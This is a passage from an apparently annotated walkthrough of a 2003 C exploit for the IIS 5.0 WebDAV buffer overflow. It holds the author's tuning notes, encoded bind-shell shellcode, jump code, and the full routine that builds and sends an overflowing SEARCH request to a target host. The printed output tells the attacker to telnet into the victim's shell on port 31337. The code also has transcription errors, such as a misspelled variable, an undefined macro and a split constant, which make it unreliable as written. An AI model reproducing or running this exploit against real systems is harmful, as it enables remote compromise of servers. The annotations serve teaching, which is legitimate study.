* I am not going to show logs for the faulty cases. I'm pretty sure you will
see them very
* soon :-). But yes, the exploit works, perhaps a little fine -tuning may be
required, though.
* So please, do NOT contact me telling that the exploit doesn't work or things
like that. It
* worked for me and it will work for you, if you're not a script -kiddie. Try to
attach to the
* IIS process (inetinfo.exe) with the help of a debugger (OllyDb is my
favourite) on the
* victim machine and then launch the exploit against it. Debugger will break
when the first
* exception is produced. Now place a breakpoint in 0x00ab00cd (being 0xabcd the
not-unicode
* RET value) and resume execution until you reach that point. Finally, it's
time to search
* the memory looking for our shellcode. It is nearly impossible (very low
chance) that our
* shellcode is found at any 0x00**00** -form address (needed to bypass the RET
restriction
* imposed by Unicode conversion) but no problem: you have a lot of NOPs before
the shellcode
* where you could point to. If EIP is overwritten with the address of such a
NOP, program flow
* will finish reaching our shellcode. Note also that among the two bytes of RET
that we have some
* kind of control, the more important is the first one, i.e. the more
significant. In other
* words, interesting RET values to try are: 0x0104, 0x0204, 0x0304, 0x0404,
0x0504, ...,
* and so on, till 0xff04. As you may have noticed, the last byte (0x04) is
never changed because
* its weight is minimal (256 between approx. 65000 NOP's is not appreciable).
*
* I will be happy to receive ideas, comments and feedback about issues
related to this exploit
* and the exploited vulnerability itself. Drop me an e-mail. No script-kiddies,
please.
*
* My best wishes,
* --Roman
*
* ===== --[ EOT ] --
=====
*/

```

Load all the libraries needed

```

#include <stdio.h>
#include <errno.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>

// Change to fit your need
#define RET 0x4804 // EIP = 0x00480004
#define LOADLIBRARYA 0x01 00107c
#define GETPROCADDRESS 0x01001034

// Don't change this
#define PORT_OFFSET 1052
#define LOADL_OFFSET 798
#define GETPROC_OFFSET 815
#define NOP 0x90
#define MAXBUF 100000

/*
 * LoadLibraryA IT Address := 0100 107C
 * GetProcAddress IT Address := 01001034
 */

```

Set up shell code for Exploit

```

unsigned char shellcode[] = // Deepzone shellcode
"\x68\x5e\x56\xc3\x90\x54\x59\xff\xd1\x58\x33\xc9\xb1\x1c"
"\x90\x90\x90\x90\x03\xf1\x56\x5f\x33\xc9\x66\xb9\x95\x04"
"\x90\x90\x90\x90\xac\x34\x99\xaa\xe2\xfa\x71\x99\x99\x99"
"\xc4\x18\x74\x40\xb8\xd9\x99\x14\x2c\x6b\xbd\xd9\x99\x14"
"\x24\x63\xbd\xd9\x99\xf3\x9e\x09\x09\x09\x09\xc0\x71\x4b"
"\x9b\x99\x99\x14\x2c\xb3\xbc\xd9\x99\x14\x24\xaa\xbc\xd9"
"\x99\xf3\x93\x09\x09\x09\x09\xc0\x71\x23\x9b\x99\x99\xf3"
"\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x7c\xbc\xd9\x99"
"\xcf\x14\x2c\x70\xbc\xd9\x99\xcf\x66\x0c\xaa\xbc\xd9\x99"
"\xf3\x99\x14\x2c\x40\xbc\xd9\x99\xcf\x14\x2c\x74\xbc\xd9"
"\x99\xcf\x14\x2c\x68\xbc\xd9\x99\xcf\x66\x0c\xaa\xbc\xd9"
"\x99\x5e\x1c\x6c\xbc\xd9\x99\xdd\x99\x99\x99\x14\x2c\x6c"
"\xbc\xd9\x99\xcf\x66\x0c\xae\xbc\xd9\x99\x14\x2c\xb4\xbf"
"\xd9\x99\x34\xc9\x66\x0c\xca\xbc\xd9\x99\x14\x2c\xa8\xbf"
"\xd9\x99\x34\xc9\x66\x0c\xca\xbc\xd9\x99\x14\x2c\x68\xbc"
"\xd9\x99\x14\x24\xb4\xbf\xd9\x99\x3c\x14\x2c\x7c\xbc\xd9"
"\x99\x34\x14\x24\xa8\xbf\xd9\x99\x32\x14\x24\xac\xbf\xd9"
"\x99\x32\x5e\x1c\xbc\xbf\xd9\x99\x99\x99\x99\x99\x5e\x1c"
"\xb8\xbf\xd9\x99\x98\x98\x99\x99\x14\x2c\xa0\xbf\xd9\x99"
"\xcf\x14\x2c\x6c\xbc\xd9\x99\xcf\xf3\x99\xf3\x99\xf3\x89"
"\xf3\x98\xf3\x99\xf3\x99\x14\x2c\xd0\xbf\xd9\x99\xcf\xf3"
"\x99\x66\x0c\xa2\xbc\xd9\x99\xf1\x99\xb9\x99\x99\x09\xf1"
"\x99\x9b\x99\x99\x66\x0c\xda\xbc\xd9\x99\x10\x1c\xc8\xbf"
"\xd9\x99\xaa\x59\xc9\xd9\xc9\xd9\xc9\x66\x0c\x63\xbd\xd9"
"\x99\xc9\xc2\xf3\x89\x14\x2c\x50\xbc\xd9\x99\xcf\xca\x66"
"\x0c\x67\xbd\xd9\x99\xf3\x9a\xca\x66\x0c\x9b\xbc\xd9\x99"
"\x14\x2c\xcc\xbf\xd9\x99\xcf\x14\x2c\x50\xbc\xd9\x99\xcf"
"\xca\x66\x0c\x9f\xbc\xd9\x99\x14\x24\xc0\xbf\xd9\x99\x32"
"\xaa\x59\xc9\x14\x24\xfc\xbf\xd9\x99\xce\x99\x99\x14"
"\x2c\x70\xbc\xd9\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3"
"\xa9\x66\x0c\xd6\xbc\xd9\x99\x72\xd4\x09\x09\xaa\x59"

```



```

"\xc9\x14\x24\xfc\xbf\xd9\x99\xce\x99\x99\x99\x14\x2c\x70"
"\xbc\xd9\x99\x34\x99\x66\x0c\xa6\xbc\xd9\x99\xf3\x99\x66"
"\x0c\xd6\xbc\xd9\x99\x1a\x24\xfc\xbf\xd9\x99\x9b\x96\x1b"
"\x8e\x98\x99\x99\x18\x24\xfc\xbf\xd9\x99\x98\x99\x99"
"\xeb\x97\x09\x09\x09\x09\x5e\x1c\xfc\xbf\xd9\x99\x99\x9b"
"\x99\x99\xf3\x99\x12\x1c\xfc\xbf\xd9\x99\x14\x24\xfc\xbf"
"\xd9\x99\xce\x99\x12\x1c\x88\xbf\xd9\x99\x99\x14\x2c\x70"
"\xbc\xd9\x99\x34\x99\x66\x0c\xde\xbc\xd9\x99\xf3\x99\x66"
"\x0c\xd6\xbc\xd9\x99\x12\x1c\xfc\xbf\xd9\x99\xf3\x99\x99"
"\x14\x2c\x88\xbf\xd9\x99\x34\x99\x14\x2c\x0c\xbf\xd9\x99"
"\x34\x99\x66\x0c\x93\xbc\xd9\x99\xf3\x99\x14\x24\xfc\xbf"
"\xd9\x99\xce\x99\xf3\x99\x14\x2c\x70\xbc\xd9"
"\x99\x34\x99\x66\x0c\xa6\xbc\xd9\x99\xf3\x99\x66\x0c\xd6"
"\xbc\xd9\x99\xaa\x50\xa0\x14\xfc\xbf\xd9\x99\x96\x1e\xfe"
"\x66\x66\x66\xf3\x99\xf1\x99\x9b\x99\x99\x09\x14\x2c\x88"
"\xbf\xd9\x99\x34\x99\x14\x2c\x0c\xbf\xd9\x99\x34\x99\x66"
"\x0c\x97\xbc\xd9\x99\x10\x1c\xf8\xbf\xd9\x99\xf3\x99\x14"
"\x24\xfc\xbf\xd9\x99\xce\x99\x14\x2c\x88\xbf\xd9\x99\x34"
"\xc9\x14\x2c\x74\xbc\xd9\x99\x34\x99\x66\x0c\xd2\xbc\xd9"
"\x99\xf3\x99\x66\x0c\xd6\xbc\xd9\x99\xf3\x99\x12\x1c\xf8"
"\xbf\xd9\x99\x14\x24\xfc\xbf\xd9\x99\xce\x99\x12\x1c\x88"
"\xbf\xd9\x99\x99\x14\x2c\x70\xbc\xd9\x99\x34\x99\x66\x0c"
"\xde\xbc\xd9\x99\xf3\x99\x66\x0c\xd6\xbc\xd9\x99\x70\x20"
"\x67\x66\x66\x14\x2c\x0c\xbf\xd9\x99\x34\x99\x66\x0c\x8b"
"\xbc\xd9\x99\x14\x2c\x0c\xbf\xd9\x99\x34\x99\x66\x0c\x8b"
"\xbc\xd9\x99\xf3\x99\x66\x0c\xce\xbc\xd9\x99\x88\xcf\xff"
"\xe5\x89\x99\x98\x09\x83\x66\x8b\x99\x82\x0c\xce\x87\x88"
"\xcf\xca\xff\xad\x89\x99\x98\x09\x83\x66\x8b\x99\x35\x1d"
"\x59\xec\x62\x1c\x32\x0c\x7b\x70\x5a\xce\xca\xd6\xda\xd2"
"\xaa\xab\x99\x99\xfa\xff\xfa\xff\xed\x99\xfb\xff\xff"
"\x99\xff\x0c\xea\xed\xfc\xff\x99\xff\xfa\xff\xfa\xff\xed"
"\x99\xea\xfc\xff\xfd\x99\xeb\xfc\xfa\xef\x99\xfa\xff\xff"
"\xea\xfc\xea\xff\xfa\xff\xfc\xed\x99\xd2\xdc\xcb\xd7\xdc"
"\xd5\xaa\xab\x99\xda\xeb\xfc\xff\xed\xfc\x99\x0c\x99\xfc"
"\x99\xde\xfc\xed\xca\xed\xff\xeb\xed\xec\x99\x0c\xff\xff"
"\xf6\xd8\x99\xda\xeb\xfc\xff\xed\xfc\x99\xeb\xff\xfa\xff"
"\xea\xea\xd8\x99\x99\xfc\xfc\xff\x2d\x7f\xff\x4c\xfc\xff\x99"
"\xf0\x99\xfc\x99\xde\xff\xff\xfb\xff\xff\x2d\xff\xff\xff"
"\xfa\x99\xcb\xfc\xff\xff\xfd\xff\xff\xff\x99\xce\xeb\xff"
"\xed\xfc\xff\xff\xff\xff\x99\xca\xff\xff\xff\x99\xda"
"\xf5\xff\xea\xfc\xff\xff\xff\xff\xff\xff\xff\xff\xff"
"\xed\x99\xeb\xff\xff\xfc\xea\xea\x99\xda\xff\xff\xff\xff"
"\xb9\xfb\xe0\xb9\xe5\x83\xff\xff\x7b\xa5\xff\x0c\xff\xff"
"\xd9\xff\xfc\xfc\x99\xe3\xff\xff\xff\xff\xff\xff\xff\xff"
"\x9b\x99\x86\xd1\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x95\x99\x99\x99\x99\x99\x99\x99\x98\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x89\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99"
"\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99";

```

Set up the Jump Code

```

unsigned char jumpcode[] = "\x8b\xf9\x32\x0c\xfe\x0c\xf2\xae\xff\xe7";
/* mov edi, ecx

```

```

* xor al, al
* inc al
* repnz scasb
* jmp edi
*/

```

Set up the XML request for WebDAV

```

char body[] = "<?xml version= \"1.0\"?>\r\n<g:searchrequest
xmlns:g= \"DAV: \">\r\n\" \
  <g:sql>\r\nSelect \"DAV:displayname \" from
scope() \r\n</g:sql>\r\n</g:searchrequest> \r\n";

```

```

/* Our code starts here */
int main (int argc, char **arg v)
{

    unsigned long ret;
    unsigned short port;
    int tport, bport, s, i, j, r, rt=0;
    struct hostent *h;
    struct sockaddr_in dst;
    char buffer[MAXBUF];

```

Check the correct number of parameters have been input

```

    if (argc < 2 || argc > 5)
    {
        printf("IIS 5.0 WebDAV Exploit by RoMaNSoFt <roman@rs -labs.com>.
23/03/2003\nUsage: %s <target host> [target port] [bind port] [ret] \nE.g 1: %s
victim.com\nE.g 2: %s victim.com 80 31337 %#.4x \n", argv[0], argv[0], argv[0],
RET);
        exit(-1);
    }

```

Set up target port – set to 80 if none given

```

// Default target port = 80
if (argc > 2)
    tport = atoi(argv[2]);
else
    tport = 80;

```

Set up bind port for exploit to connect to – set to 31337 if none given

```

// Default bind port = 31337
if (argc > 3)
    bport = atoi(argv[3]);
else
    bport = 31337;

```

Set up return value

```

// Default ret value = RET
if (argc > 4)
    ret = strtoul(argv[4], NULL, 16);
else
    ret = RET;

```

```

if ( ret > 0xffff || (ret & 0xff) == 0 || (ret & 0xff00) == 0 )
{
    fprintf(stderr, "RET value must be in 0x0000-0xffff range and it may not
contain null -bytes\nAborted!\n");
    exit(-2);
}

```

Check bind port does not contain any null -bytes

```

// Shellcode patching
port = htons(bport);
port ^= 0x9999;

if ( ((port & 0xff) == 0) || ((port & 0xff00) == 0) )
{
    fprintf(stderr, "Binding -port contains null -byte. Use another
port.\nAborted!\n");
    exit(-3);
}

*(unsigned short *)&shellcode[PORT_OFFSET] = port;
*(unsigned long *)&shellcode[LOADLIBRARY_OFFSET] = LOADLIBRARYA ^ 0x99999999;
*(unsigned long *)&shellcode[GETPROC_OFFSET] = GETPROCADDRESS ^ 0x99999999;
// If the last two items contain any null -bytes, exploit will fail.
// WARNING: this check is not performed here. Be careful and check it for
yourself!

```

Check the hostname supplied is valid

```

// Resolve hostname
printf("[*] Resolving hostname ... \n");
if ((h = gethostbyname(argv[1])) == NULL)
{
    fprintf(stderr, "%s: unknown hostname \n", argv[1]);
    exit(-4);
}

```

Set up connection details

```

bcopy(h->h_addr, &dst.sin_addr, h->h_length);
dst.sin_family = AF_INET;
dst.sin_port = htons(tpport);

```

Create the socket to use for connection to target

```

// Socket creation
if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
    perror("Failed to create socket");
    exit(-5);
}

```

Connect to target using socket created

```

// Connection
if (connect(s, (struct sockaddr *)&dst, sizeof(dst)) == -1)

```

```

{
    perror("Failed to connect");
    exit(-6);
}

```

Create string to use for overflow

```

// Build malicious string...
printf("[*] Attacking port %i at %s (EIP = %#.4x%.4x)... \n", tport, argv[1],
((ret >> 8) & 0xff), ret & 0xff);

```

Copy "SEARCH /" into buffer

```

bzero(buffer, MAXBUF);
strcpy(buffer, "SEARCH /");

i = strlen(buffer);

```

Insert a NOP

```

buffer[i] = NOP;           // Align for RET overwrite

```

Insert buffer with 1075 occurrences of 0x4804 (RET)

```

// Normally, EIP will be overwritten with buffer[8+2087] but I prefer to fill
some more bytes ; -)
for (j=i+1; j < i+2150; j+=2)
    *(unsigned short *)&buffer[j] = (unsigned short)ret;

```

Pad buffer with NOP's

```

// The rest is padded with NOP's. RET address should point to this zone!
for (; j < i+65535 -strlen(jumpcode); j++)
    buffer[j] = NOP;

```

Insert jump code

```

// Then we skip the body of the HTTP request
memcpy(&buffer[j], jumpcode, strlen(jumpcode));

```

Insert HTTP request

```

strcpy(buffer+strlen(buffer), " HTTP/1.1 \r\n");
sprintf(buffer+strlen(buffer), "Host: %s \r\nContent-Type: text/xml \r\nContent-
Length: %d\r\n\r\n", argv[1], strlen(body) + strlen(shellcode) );
strcpy(buffer+strlen(buffer), body);

```

Insert 0x01 to mark shell code

```

// This byte is used to mark the beginning of the shellcode
memset(buffer+strlen(buffer), 0x01, 1);

```

Insert shell code

```

// And finally, we land into our shellcode
memset(buffer+strlen(buffer), NOP, 3);

```

```
strcpy(buffer+strlen(buffer), shellcode);
```

Send the malicious request

```
// Send request
if (send(s, buffer, strlen(buffer), 0) != strlen(buffer))
{
    perror("Failed to send");
    exit(-7);
}
```

Inform attacker to connect to port 31337 using telnet

```
printf("[*] Now open another console/shell and try to connect (telnet) to
victim port %i... \n", bport);

// Receive response
while ( (r=recv(s, &buffer[rt], MAXBUF -1, 0)) > 0)
    rt += r;
// This code is not bullet -proof. An evil WWW server could return a response
bigger than MAXBUF
// and an overflow would occur here. Yes, I'm lazy... : -)

buffer[rt] = ' \0';
```

Display unsuccessful message if needed

```
if (rt > 0)
    printf("[*] Victim server issued the following %d bytes of response: \n--
\n%s\n--\n[*] Server NOT vulnerable! \n", rt, buffer);
else
    printf("[*] Server is vulnerable but the exploit failed! Change RET value
(e.g. 0xce04) and try again (when IIS is up again) : -/\n", bport);

close(s);
}
```

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